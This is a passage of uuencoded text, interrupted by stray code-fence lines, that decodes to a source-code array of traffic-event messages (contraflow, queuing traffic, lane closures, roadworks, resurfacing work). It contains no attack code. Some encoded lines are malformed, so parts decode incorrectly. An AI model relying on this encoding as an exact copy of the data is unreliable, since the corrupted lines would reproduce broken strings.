M=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-3@Q72`@/2`B
M8V]N=')A9FQO=RX@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D
M179E;G1;-3@R72`@/2`B8V]N=')A9FQO=RX@1&%N9V5R(&]F('-T871I;VYA
M<GD@=')A9F9I8R(["B`@("`D179E;G1;-3@S72`@/2`B8V]N=')A9FQO=RX@
M475E=6EN9R!T<F%F9FEC(CL*("`@("1%=F5N=%LU.#1=("`](")C;VYT<F%F
M;&]W+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LU.#5=
M("`](")C;VYT<F%F;&]W+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@
M("1%=F5N=%LU.#9=("`](")C;VYT<F%F;&]W+B!1=65U:6YG('1R869F:6,@
M9F]R(&MM(CL*("`@("1%=F5N=%LU.#==("`](")C;VYT<F%F;&]W+B!1=65U
M:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LU.#A=("`](")C;VYT
M<F%F;&]W+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LU
M.#E=("`](")C;VYT<F%F;&]W+B!$86YG97(@;V8@<75E=6EN9R!T<F%F9FEC
M(CL*("`@("1%=F5N=%LU.3!=("`](")C;VYT<F%F;&]W+B!3;&]W('1R869F
M:6,B.PH@("`@)$5V96YT6S4Y,5T@(#T@(F-O;G1R869L;W<N(%-L;W<@=')A
M9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S4Y,ET@(#T@(F-O;G1R869L;W<N
M(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S4Y,UT@(#T@(F-O
M;G1R869L;W<N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S4Y
M-%T@(#T@(F-O;G1R869L;W<N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@
M)$5V96YT6S4Y-5T@(#T@(F-O;G1R869L;W<N(%-L;W<@=')A9F9I8R!F;W(@
M:VTB.PH@("`@)$5V96YT6S4Y-ET@(#T@(F-O;G1R869L;W<N(%-L;W<@=')A
M9F9I8R!E>'!E8W1E9"(["B`@("`D179E;G1;-3DW72`@/2`B8V]N=')A9FQO
M=RX@2&5A=GD@=')A9F9I8R(["B`@("`D179E;G1;-3DX72`@/2`B8V]N=')A
M9FQO=RX@2&5A=GD@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D179E;G1;-3DY
M72`@/2`B8V]N=')A9FQO=RX@5')A9F9I8R!F;&]W:6YG(&9R965L>2(["B`@
M("`D179E;G1;-C`P72`@/2`B8V]N=')A9FQO=RX@5')A9F9I8R!B=6EL9&EN
M9R!U<"(["B`@("`D179E;G1;-C`Q72`@/2`B8V]N=')A9FQO=RX@0V%R<FEA
M9V5W87D@<F5D=6-E9"`H9G)O;2!1(&QA;F5S*2!T;R!O;F4@;&%N92(["B`@
M("`D179E;G1;-C`R72`@/2`B8V]N=')A9FQO=RX@0V%R<FEA9V5W87D@<F5D
M=6-E9"`H9G)O;2!1(&QA;F5S*2!T;R!T=V\@;&%N97,B.PH@("`@)$5V96YT
M6S8P,UT@(#T@(F-O;G1R869L;W<N($-A<G)I86=E=V%Y(')E9'5C960@*&9R
M;VT@42!L86YE<RD@=&\@=&AR964@;&%N97,B.PH@("`@)$5V96YT6S8P-%T@
M(#T@(FYA<G)O=R!L86YE<RX@4W1A=&EO;F%R>2!T<F%F9FEC(CL*("`@("1%
M=F5N=%LV,#5=("`](")N87)R;W<@;&%N97,N($1A;F=E<B!O9B!S=&%T:6]N
M87)Y('1R869F:6,B.PH@("`@)$5V96YT6S8P-ET@(#T@(FYA<G)O=R!L86YE
M<RX@475E=6EN9R!T<F%F9FEC(CL*("`@("1%=F5N=%LV,#==("`](")N87)R
M;W<@;&%N97,N($1A;F=E<B!O9B!Q=65U:6YG('1R869F:6,B.PH@("`@)$5V
M96YT6S8P.%T@(#T@(FYA<G)O=R!L86YE<RX@4VQO=R!T<F%F9FEC(CL*("`@
M("1%=F5N=%LV,#E=("`](")N87)R;W<@;&%N97,N(%-L;W<@=')A9F9I8R!E
M>'!E8W1E9"(["B`@("`D179E;G1;-C$P72`@/2`B;F%R<F]W(&QA;F5S+B!(
M96%V>2!T<F%F9FEC(CL*("`@("1%=F5N=%LV,3%=("`](")N87)R;W<@;&%N
M97,N($AE879Y('1R869F:6,@97AP96-T960B.PH@("`@)$5V96YT6S8Q,ET@
M(#T@(FYA<G)O=R!L86YE<RX@5')A9F9I8R!F;&]W:6YG(&9R965L>2(["B`@
M("`D179E;G1;-C$S72`@/2`B;F%R<F]W(&QA;F5S+B!4<F%F9FEC(&)U:6QD
M:6YG('5P(CL*("`@("1%=F5N=%LV,31=("`](")C;VYT<F%F;&]W('=I=&@@
M;F%R<F]W(&QA;F5S+B!3=&%T:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT
M6S8Q-5T@(#T@(F-O;G1R869L;W<@=VET:"!N87)R;W<@;&%N97,N(%-T871I
M;VYA<GD@=')A9F9I8RX@1&%N9V5R(&]F('-T871I;VYA<GD@=')A9F9I8R([
M"B`@("`D179E;G1;-C$V72`@/2`B8V]N=')A9FQO=R!W:71H(&YA<G)O=R!L
M86YE<RX@475E=6EN9R!T<F%F9FEC(CL*("`@("1%=F5N=%LV,3==("`](")C
M;VYT<F%F;&]W('=I=&@@;F%R<F]W(&QA;F5S+B!$86YG97(@;V8@<75E=6EN
M9R!T<F%F9FEC(CL*("`@("1%=F5N=%LV,3A=("`](")C;VYT<F%F;&]W('=I
M=&@@;F%R<F]W(&QA;F5S+B!3;&]W('1R869F:6,B.PH@("`@)$5V96YT6S8Q
M.5T@(#T@(F-O;G1R869L;W<@=VET:"!N87)R;W<@;&%N97,N(%-L;W<@=')A
M9F9I8R!E>'!E8W1E9"(["B`@("`D179E;G1;-C(P72`@/2`B8V]N=')A9FQO
M=R!W:71H(&YA<G)O=R!L86YE<RX@2&5A=GD@=')A9F9I8R(["B`@("`D179E
M;G1;-C(Q72`@/2`B8V]N=')A9FQO=R!W:71H(&YA<G)O=R!L86YE<RX@2&5A
M=GD@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D179E;G1;-C(R72`@/2`B8V]N
M=')A9FQO=R!W:71H(&YA<G)O=R!L86YE<RX@5')A9F9I8R!F;&]W:6YG(&9R
M965L>2(["B`@("`D179E;G1;-C(S72`@/2`B8V]N=')A9FQO=R!W:71H(&YA
M<G)O=R!L86YE<RX@5')A9F9I8R!B=6EL9&EN9R!U<"(["B`@("`D179E;G1;
M-C(T72`@/2`B;&%N92!C;&]S=7)E<R!R96UO=F5D(CL*("`@("1%=F5N=%LV
M,C5=("`](")M97-S86=E(&-A;F-E;&QE9"(["B`@("`D179E;G1;-C(V72`@
M/2`B8FQO8VME9"!A:&5A9"X@4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D
M179E;G1;-C(W72`@/2`B;F\@;6]T;W(@=F5H:6-L97,@=VET:&]U="!C871A
M;'ET:6,@8V]N=F5R=&5R<R(["B`@("`D179E;G1;-C(X72`@/2`B;F\@;6]T
```

```
M;W(@=F5H:6-L97,@=VET:"!E=F5N+6YU;6)E<F5D(')E9VES=')A=&EO;B!P
M;&%T97,B.PH@("`@)$5V96YT6S8R.5T@(#T@(FYO(&UO=&]R('9E:&EC;&5S
M('=I=&@@;V1D+6YU;6)E<F5D(')E9VES=')A=&EO;B!P;&%T97,B.PH@("`@
M)$5V96YT6S8S,%T@(#T@(F]P96XB.PH@("`@)$5V96YT6S8S,5T@(#T@(G)O
M860@8VQE87)E9"(["B`@("`D179E;G1;-C,R72`@/2`B96YT<GD@<F5O<&5N
M960B.PH@("`@)$5V96YT6S8S,UT@(#T@(F5X:70@<F5O<&5N960B.PH@("`@
M)$5V96YT6S8S-%T@(#T@(F%L;"!C87)R:6%G97=A>7,@<F5O<&5N960B.PH@
M("`@)$5V96YT6S8S-5T@(#T@(FUO=&]R('9E:&EC;&4@<F5S=')I8W1I;VYS
M(&QI9G1E9"(["B`@("`D179E;G1;-C,V72`@/2`B=')A9F9I8R!R97-T<FEC
M=&EO;G,@;&EF=&5D('MR96]P96YE9"!F;W(@86QL('1R869F:6-](CL*("`@
M("1%=F5N=%LV,S==("`]")E;65R9V5N8WD@;&%N92!C;&]S960B.PH@("`@
M)$5V96YT6S8S.%T@(#T@(G1U<FYI;F<@;&%N92!C;&]S960B.PH@("`@)$5V
M96YT6S8S.5T@(#T@(F-R87=L97(@;&%N92!C;&]S960B.PH@("`@)$5V96YT
M6S8T,%T@(#T@(G-L;W<@=F5H:6-L92!L86YE(&-L;W-E9"(["B`@("`D179E
M;G1;-C0Q72`@/2`B;VYE(&QA;F4@8VQO<V5D(CL*("`@("1%=F5N=%LV-#)=
M("`]")E;65R9V5N8WD@;&%N92!B;&]C:V5D(CL*("`@("1%=F5N=%LV-#-=
M("`]")T=7)N:6YG(&QA;F4@8FQO8VME9"(["B`@("`D179E;G1;-C0T72`@
M/2`B8W)A=VQE<B!L86YE(&)L;V-K960B.PH@("`@)$5V96YT6S8T-5T@(#T@
M(G-L;W<@=F5H:6-L92!L86YE(&)L;V-K960B.PH@("`@)$5V96YT6S8T-ET@
M(#T@(F]N92!L86YE(&)L;V-K960B.PH@("`@)$5V96YT6S8T-UT@(#T@(BA1
M('!E<G-O;BD@8V%R<&]O;"!L86YE(&EN(&]P97)A=&EO;B(["B`@("`D179E
M;G1;-C0X72`@/2`B*%$@<&5R<V]N*2!C87)P;V]L(&QA;F4@8VQO<V5D(CL*
M("`@("1%=F5N=%LV-#E=("`](H42!P97)S;VXI(&-A<G!O;VP@;&%N92!B
M;&]C:V5D(CL*("`@("1%=F5N=%LV-3!=("`])C87)P;V]L(')E<W1R:6-T
M:6]N<R!C:&%N9V5D("AT;R!1('!E<G-O;G,@<&5R('9E:&EC;&4I(CL*("`@
M("1%=F5N=%LV-3%=("`](H42D@;&%N97,@8VQO<V5D+B!3=&%T:6]N87)Y
M('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LV-3)=("`](H42D@;&%N
M97,@8VQO<V5D+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N
M=%LV-3-=("`](H42D@;&%N97,@8VQO<V5D+B!3;&]W('1R869F:6,@9F]R
M(&MM(CL*("`@("1%=F5N=%LV-31=("`])C;VYT<F%F;&]W+B!3=&%T:6]N
M87)Y('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LV-35=("`])C;VYT
M<F%F;&]W+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LV
M-39=("`])C;VYT<F%F;&]W+B!3;&]W('1R869F:6,@9F]R(&MM(CL*("`@
M("1%=F5N=%LV-3==("`])L86YE(&)L;V-K86=E<R!C;&5A<F5D(CL*("`@
M("1%=F5N=%LV-3A=("`])C;VYT<F%F;&]W(')E;6]V960B.PH@("`@)$5V
M96YT6S8U.5T@(#T@(BA1('!E<G-O;BD@8V%R<&]O;"!R97-T<FEC=&EO;G,@
M;&EF=&5D(CL*("`@("1%=F5N=%LV-C!=("`])L86YE(')E<W1R:6-T:6]N
M<R!L:69T960B.PH@("`@)$5V96YT6S8V,5T@(#T@(G5S92!O9B!H87)D('-H
M;W5L9&5R(&%L;&]W960B.PH@("`@)$5V96YT6S8V,ET@(#T@(FYO<FUA;"!L
M86YE(')E9W5L871I;VYS(')E<W1O<F5D(CL*("`@("1%=F5N=%LV-C-=("`]
M(")A;&P@8V%R<FEA9V5W87ES(&-L96%R960B.PH@("`@)$5V96YT6S8W,5T@
M(#T@(F)U<R!L86YE(&%V86EL86)L92!F;W(@8V%R<&]O;',@*'=I=&@@870@
M;&5A<W0@42!O8V-U<&%N=',I(CL*("`@("1%=F5N=%LV-S)=("`])(")M97-S
M86=E(&-A;F-E;&QE9"(["B`@("`D179E;G1;-C<S72`@/2`B;65S<V%G92!C
M86YC96QL960B.PH@("`@)$5V96YT6S8W-ET@(#T@(F)U<R!L86YE(&)L;V-K
M960B.PH@("`@)$5V96YT6S8W.%T@(#T@(FAE879Y('9E:&EC;&4@;&%N92!C
M;&]S960B.PH@("`@)$5V96YT6S8W.5T@(#T@(FAE879Y('9E:&EC;&4@;&%N
M92!B;&]C:V5D(CL*("`@("1%=F5N=%LV.#!=("`](")R96]P96YE9"!F;W(@
M=&AR;W5G:"!T<F%F9FEC(CL*("`@("1%=F5N=%LW,#%=("`]("(H42!S971S
M(&]F*2!R;V%D=V]R:W,B.PH@("`@)$5V96YT6S<P,ET@(#T@(BA1('-E=',@
M;V8I(&UA:F]R(')O861W;W)K<R(["B`@("`D179E;G1;-S`S72`@/2`B*%$@
M<V5T<R!O9BD@;6%I;G1E;F%N8V4@=V]R:R(["B`@("`D179E;G1;-S`T72`@
M/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C:6YG('=O<FLB.PH@("`@)$5V
M96YT6S<P-5T@(#T@(BA1('-E=',@;V8I(&-E;G1R86P@<F5S97)V871I;VX@
M=V]R:R(["B`@("`D179E;G1;-S`V72`@/2`B*%$@<V5T<R!O9BD@<F]A9"!M
M87)K:6YG('=O<FLB.PH@("`@)$5V96YT6S<P-UT@(#T@(F)R:61G92!M86EN
M=&5N86YC92!W;W)K("AA="!1(&)R:61G97,I(CL*("`@("1%=F5N=%LW,#A=
M("`]("(H42!S971S(&]F*2!T96UP;W)A<GD@=')A9F9I8R!L:6=H=',B.PH@
M("`@)$5V96YT6S<P.5T@(#T@(BA1('-E8W1I;VYS(&]F*2!B;&%S=&EN9R!W
M;W)K(CL*("`@("1%=F5N=%LW,3!=("`]("(H42!S971S(&]F*2!R;V%D=V]R
M:W,N(%-T871I;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;-S$Q72`@/2`B
M*%$@<V5T<R!O9BD@<F]A9'=O<FMS+B!3=&%T:6]N87)Y('1R869F:6,@9F]R
M(&MM(CL*("`@("1%=F5N=%LW,3)=("`](")(H42!S971S(&]F*2!R;V%D=V]R
M:W,N(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S<Q
M,UT@(#T@(BA1('-E=',@;V8I(')O861W;W)K<RX@4W1A=&EO;F%R>2!T<F%F
M9FEC(&9O<B!K;2(["B`@("`D179E;G1;-S$T72`@/2`B*%$@<V5T<R!O9BD@
M<F]A9'=O<FMS+B!3=&%T:6]N87)Y('1R869F:6,@9F]R(&MM(CL*("`@("1%
M=F5N=%LW,35=("`](")(H42!S971S(&]F*2!R;V%D=V]R:W,N(%-T871I;VYA
M<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S<Q-ET@(#T@(BA1('-E
M=',@;V8I(')O861W;W)K<RX@1&%N9V5R(&]F('-T871I;VYA<GD@=')A9F9I
```

```
M8R(["B`@("`D179E;G1;-S$W72`@/2`B*%$@<V5T<R!O9BD@<F]A9'=O<FMS
M+B!1=65U:6YG('1R869F:6,B.PH@("`@)$5V96YT6S<Q.%T@(#T@(BA1('-E
M=',@;V8I(')O861W;W)K<RX@475E=6EN9R!T<F%F9FEC(&9O<B!K;2(["B`@
M("`D179E;G1;-S$Y72`@/2`B*%$@<V5T<R!O9BD@<F]A9'=O<FMS+B!1=65U
M:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LW,C!=("`](" (H42!S
M971S(&]F*2!R;V%D=V]R:W,N(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@
M("`@)$5V96YT6S<R,5T@(#T@(BA1('-E=',@;V8I(')O861W;W)K<RX@475E
M=6EN9R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-S(R72`@/2`B*%$@
M<V5T<R!O9BD@<F]A9'=O<FMS+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*
M("`@("1%=F5N=%LW,C-=("`](" (H42!S971S(&]F*2!R;V%D=V]R:W,N($1A
M;F=E<B!O9B!Q=65U:6YG('1R869F:6,B.PH@("`@)$5V96YT6S<R-%T@(#T@
M(BA1('-E=',@;V8I(')O861W;W)K<RX@4VQO=R!T<F%F9FEC(CL*("`@("1%
M=F5N=%LW,C5=("`](" (H42!S971S(&]F*2!R;V%D=V]R:W,N(%-L;W<@=')A
M9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S<R-ET@(#T@(BA1('-E=',@;V8I
M(')O861W;W)K<RX@4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;
M-S(W72`@/2`B*%$@<V5T<R!O9BD@<F]A9'=O<FMS+B!3;&]W('1R869F:6,@
M9F]R(&MM(CL*("`@("1%=F5N=%LW,CA=("`](" (H42!S971S(&]F*2!R;V%D
M=V]R:W,N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S<R.5T@
M(#T@(BA1('-E=',@;V8I(')O861W;W)K<RX@4VQO=R!T<F%F9FEC(&9O<B!K
M;2(["B`@("`D179E;G1;-S,P72`@/2`B*%$@<V5T<R!O9BD@<F]A9'=O<FMS
M+B!3;&]W('1R869F:6,@97AP96-T960B.PH@("`@)$5V96YT6S<S,5T@(#T@
M(BA1('-E=',@;V8I(')O861W;W)K<RX@2&5A=GD@=')A9F9I8R(["B`@("`D
M179E;G1;-S,R72`@/2`B*%$@<V5T<R!O9BD@<F]A9'=O<FMS+B!(96%V>2!T
M<F%F9FEC(&5X<&5C=&5D(CL*("`@("1%=F5N=%LW,S-=("`](" (H42!S971S
M(&]F*2!R;V%D=V]R:W,N(%1R869F:6,@9FQO=VEN9R!F<F5E;'DB.PH@("`@
M)$5V96YT6S<S-%T@(#T@(BA1('-E=',@;V8I(')O861W;W)K<RX@5')A9F9I
M8R!B=6EL9&EN9R!U<"(["B`@("`D179E;G1;-S,U72`@/2`B8VQO<V5D(&1U
M92!T;R`H42!S971S(&]F*2!R;V%D=V]R:W,B.PH@("`@)$5V96YT6S<S-ET@
M(#T@(BA1('-E=',@;V8I(')O861W;W)K<RX@4FEG:'0@;&%N92!C;&]S960B
M.PH@("`@)$5V96YT6S<S-UT@(#T@(BA1('-E=',@;V8I(')O861W;W)K<RX@
M0V5N=')E(&QA;F4@8VQO<V5D(CL*("`@("1%=F5N=%LW,SA=("`](" (H42!S
M971S(&]F*2!R;V%D=V]R:W,N($QE9G0@;&%N92!C;&]S960B.PH@("`@)$5V
M96YT6S<S.5T@(#T@(BA1('-E=',@;V8I(')O861W;W)K<RX@2&%R9"!S:&]U
M;&1E<B!C;&]S960B.PH@("`@)$5V96YT6S<T,%T@(#T@(BA1('-E=',@;V8I
M(')O861W;W)K<RX@5'=O(&QA;F5S(&-L;W-E9"(["B`@("`D179E;G1;-S0Q
M72`@/2`B*%$@<V5T<R!O9BD@<F]A9'=O<FMS+B!4:')E92!L86YE<R!C;&]S
M960B.PH@("`@)$5V96YT6S<T,ET@(#T@(BA1('-E=',@;V8I(')O861W;W)K
M<RX@4VEN9VQE(&%L=&5R;F%T92!L:6YE('1R869F:6,B.PH@("`@)$5V96YT
M6S<T,UT@(#T@(G)O861W;W)K<RX@0V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O
M;2!1(&QA;F5S*2!T;R!O;F4@;&%N92(["B`@("`D179E;G1;-S0T72`@/2`B
M<F]A9'=O<FMS+B!#87)R:6%G97=A>2!R961U8V5D("AF<F]M(%$@;&%N97,I
M('1O('1W;R!L86YE<R(["B`@("`D179E;G1;-S0U72`@/2`B<F]A9'=O<FMS
M+B!#87)R:6%G97=A>2!R961U8V5D("AF<F]M(%$@;&%N97,I('1O('1H<F5E
M(&QA;F5S(CL*("`@("1%=F5N=%LW-#9=("`](" (H42!S971S(&]F*2!R;V%D
M=V]R:W,N($-O;G1R869L;W<B.PH@("`@)$5V96YT6S<T-UT@(#T@(G)O861W
M;W)K<RX@1&5L87ES("A1*2(["B`@("`D179E;G1;-S0X72`@/2`B<F]A9'=O
M<FMS+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N=%LW-#E=("`]
M(")R;V%D=V]R:W,N($QO;F<@9&5L87ES("A1*2(["B`@("`D179E;G1;-S4P
M72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C:6YG('=O<FLN(%-T871I
M;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;-S4Q72`@/2`B*%$@<V5C=&EO
M;G,@;V8I(')E<W5R9F%C:6YG('=O<FLN(%-T871I;VYA<GD@=')A9F9I8R!F
M;W(@:VTB.PH@("`@)$5V96YT6S<U,ET@(#T@(BA1('-E8W1I;VYS(&]F*2!R
M97-U<F9A8VEN9R!W;W)K+B!3=&%T:6]N87)Y('1R869F:6,@9F]R(&MM(CL*
M("`@("1%=F5N=%LW-3-=("`](" (H42!S96-T:6]N<R!O9BD@<F5S=7)F86-I
M;F<@=V]R:RX@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;-S4T72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C:6YG('=O<FLN
M(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S<U-5T@
M(#T@(BA1('-E8W1I;VYS(&]F*2!R97-U<F9A8VEN9R!W;W)K+B!3=&%T:6]N
M87)Y('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LW-39=("`](" (H42!S
M96-T:6]N<R!O9BD@<F5S=7)F86-I;F<@=V]R:RX@1&%N9V5R(&]F('-T871I
M;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;-S4W72`@/2`B*%$@<V5C=&EO
M;G,@;V8I(')E<W5R9F%C:6YG('=O<FLN(%%U975I;F<@=')A9F9I8R(["B`@
M("`D179E;G1;-S4X72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C:6YG
M('=O<FLN(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S<U
M.5T@(#T@(BA1('-E8W1I;VYS(&]F*2!R97-U<F9A8VEN9R!W;W)K+B!1=65U
M:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LW-C!=("`](" (H42!S
M96-T:6]N<R!O9BD@<F5S=7)F86-I;F<@=V]R:RX@475E=6EN9R!T<F%F9FEC
M(&9O<B!K;2(["B`@("`D179E;G1;-S8Q72`@/2`B*%$@<V5C=&EO;G,@;V8I
M(')E<W5R9F%C:6YG('=O<FLN(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@
M("`@)$5V96YT6S<V,ET@(#T@(BA1('-E8W1I;VYS(&]F*2!R97-U<F9A8VEN
```

```
M9R!W;W)K+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LW
M-C-=("`]("(H42!S96-T:6]N<R!O9BD@<F5S=7)F86-I;F<@=V]R:RX@1&%N
M9V5R(&]F('%U975I;F<@=')A9F9I8R(["B`@("`D179E;G1;-S8T72`@/2`B
M*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C:6YG('=O<FLN(%-L;W<@=')A9F9I
M8R(["B`@("`D179E;G1;-S8U72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R
M9F%C:6YG('=O<FLN(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT
M6S<V-ET@(#T@(BA1('-E8W1I;VYS(&]F*2!R97-U<F9A8VEN9R!W;W)K+B!3
M;&]W('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LW-C==("`]("(H42!S
M96-T:6]N<R!O9BD@<F5S=7)F86-I;F<@=V]R:RX@4VQO=R!T<F%F9FEC(&9O
M<B!K;2(["B`@("`D179E;G1;-S8X72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E
M<W5R9F%C:6YG('=O<FLN(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V
M96YT6S<V.5T@(#T@(BA1('-E8W1I;VYS(&]F*2!R97-U<F9A8VEN9R!W;W)K
M+B!3;&]W('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LW-S!=("`]("(H
M42!S96-T:6]N<R!O9BD@<F5S=7)F86-I;F<@=V]R:RX@4VQO=R!T<F%F9FEC
M(&5X<&5C=&5D(CL*("`@("1%=F5N=%LW-S%=("`]("(H42!S96-T:6]N<R!O
M9BD@<F5S=7)F86-I;F<@=V]R:RX@2&5A=GD@=')A9F9I8R(["B`@("`D179E
M;G1;-S<R72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C:6YG('=O<FLN
M($AE879Y('1R869F:6,@97AP96-T960B.PH@("`@)$5V96YT6S<W,UT@(#T@
M(BA1('-E8W1I;VYS(&]F*2!R97-U<F9A8VEN9R!W;W)K+B!4<F%F9FEC(&9L
M;W=I;F<@9G)E96QY(CL*("`@("1%=F5N=%LW-S1=("`]("(H42!S96-T:6]N
M<R!O9BD@<F5S=7)F86-I;F<@=V]R:RX@5')A9F9I8R!B=6EL9&EN9R!U<"([
M"B`@("`D179E;G1;-S<U72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C
M:6YG('=O<FLN(%-I;F=L92!A;'1E<FYA=&4@;&EN92!T<F%F9FEC(CL*("`@
M("1%=F5N=%LW-S9=("`](")R97-U<F9A8VEN9R!W;W)K+B!#87)R:6%G97=A
M>2!R961U8V5D("AF<F]M(%$@;&%N97,I('1O(&]N92!L86YE(CL*("`@("1%
M=F5N=%LW-S==("`](")R97-U<F9A8VEN9R!W;W)K+B!#87)R:6%G97=A>2!R
M961U8V5D("AF<F]M(%$@;&%N97,I('1O('1W;R!L86YE<R(["B`@("`D179E
M;G1;-S<X72`@/2`B<F5S=7)F86-I;F<@=V]R:RX@0V%R<FEA9V5W87D@<F5D
M=6-E9"`H9G)O;2!1(&QA;F5S*2!T;R!T:')E92!L86YE<R(["B`@("`D179E
M;G1;-S<Y72`@/2`B*%$@<V5C=&EO;G,@;V8I(')E<W5R9F%C:6YG('=O<FLN
M($-O;G1R869L;W<B.PH@("`@)$5V96YT6S<X,%T@(#T@(G)E<W5R9F%C:6YG
M('=O<FLN($1E;&%Y<R`H42DB.PH@("`@)$5V96YT6S<X,5T@(#T@(G)E<W5R
M9F%C:6YG('=O<FLN($1E;&%Y<R`H42D@97AP96-T960B.PH@("`@)$5V96YT
M6S<X,ET@(#T@(G)E<W5R9F%C:6YG('=O<FLN($QO;F<@9&5L87ES("A1*2([
M"B`@("`D179E;G1;-S@S72`@/2`B*%$@<V5T<R!O9BD@<F]A9"!M87)K:6YG
M('=O<FLN(%-T871I;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;-S@T72`@
M/2`B*%$@<V5T<R!O9BD@<F]A9"!M87)K:6YG('=O<FLN($1A;F=E<B!O9B!S
M=&%T:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT6S<X-5T@(#T@(BA1('-E
M='',@;V8I(')O860@;6%R:VEN9R!W;W)K+B!1=65U:6YG('1R869F:6,B.PH@
M("`@)$5V96YT6S<X-ET@(#T@(BA1('-E='',@;V8I(')O860@;6%R:VEN9R!W
M;W)K+B!$86YG97(@;V8@<75E=6EN9R!T<F%F9FEC(CL*("`@("1%=F5N=%LW
M.#==("`]("(H42!S971S(&]F*2!R;V%D(&UA<FMI;F<@=V]R:RX@4VQO=R!T
M<F%F9FEC(CL*("`@("1%=F5N=%LW.#A=("`]("(H42!S971S(&]F*2!R;V%D
M(&UA<FMI;F<@=V]R:RX@4VQO=R!T<F%F9FEC(&5X<&5C=&5D(CL*("`@("1%
M=F5N=%LW.#E=("`]("(H42!S971S(&]F*2!R;V%D(&UA<FMI;F<@=V]R:RX@
M2&5A=GD@=')A9F9I8R(["B`@("`D179E;G1;-SDP72`@/2`B*%$@<V5T<R!O
M9BD@<F]A9"!M87)K:6YG('=O<FLN($AE879Y('1R869F:6,@97AP96-T960B
M.PH@("`@)$5V96YT6S<Y,5T@(#T@(BA1('-E='',@;V8I(')O860@;6%R:VEN
M9R!W;W)K+B!4<F%F9FEC(&9L;W=I;F<@9G)E96QY(CL*("`@("1%=F5N=%LW
M.3)=("`]("(H42!S971S(&]F*2!R;V%D(&UA<FMI;F<@=V]R:RX@5')A9F9I
M8R!B=6EL9&EN9R!U<"([B`@("`D179E;G1;-SDS72`@/2`B*%$@<V5T<R!O
M9BD@<F]A9"!M87)K:6YG('=O<FLN(%)I9VAT(&QA;F4@8VQO<V5D(CL*("`@
M("1%=F5N=%LW.31=("`]("(H42!S971S(&]F*2!R;V%D(&UA<FMI;F<@=V]R
M:RX@0V5N=')E(&QA;F4@8VQO<V5D(CL*("`@("1%=F5N=%LW.35=("`]("(H
M42!S971S(&]F*2!R;V%D(&UA<FMI;F<@=V]R:RX@3&5F="!L86YE(&-L;W-E
M9"(["B`@("`D179E;G1;-SDV72`@/2`B*%$@<V5T<R!O9BD@<F]A9"!M87)K
M:6YG('=O<FLN($AA<F0@<VAO=6QD97(@8VQO<V5D(CL*("`@("1%=F5N=%LW
M.3==("`]("(H42!S971S(&]F*2!R;V%D(&UA<FMI;F<@=V]R:RX@5'=O(&QA
M;F5S(&-L;W-E9"(["B`@("`D179E;G1;-SDX72`@/2`B*%$@<V5T<R!O9BD@
M<F]A9"!M87)K:6YG('=O<FLN(%1H<F5E(&QA;F5S(&-L;W-E9"(["B`@("`D
M179E;G1;-SDY72`@/2`B8VQO<V5D(&9O<B!B<FED9V4@9&5M;VQI=&EO;B!W
M;W)K("AA="!1(&)R:61G97,I(CL*("`@("1%=F5N=%LX,#!=("`](")R;V%D
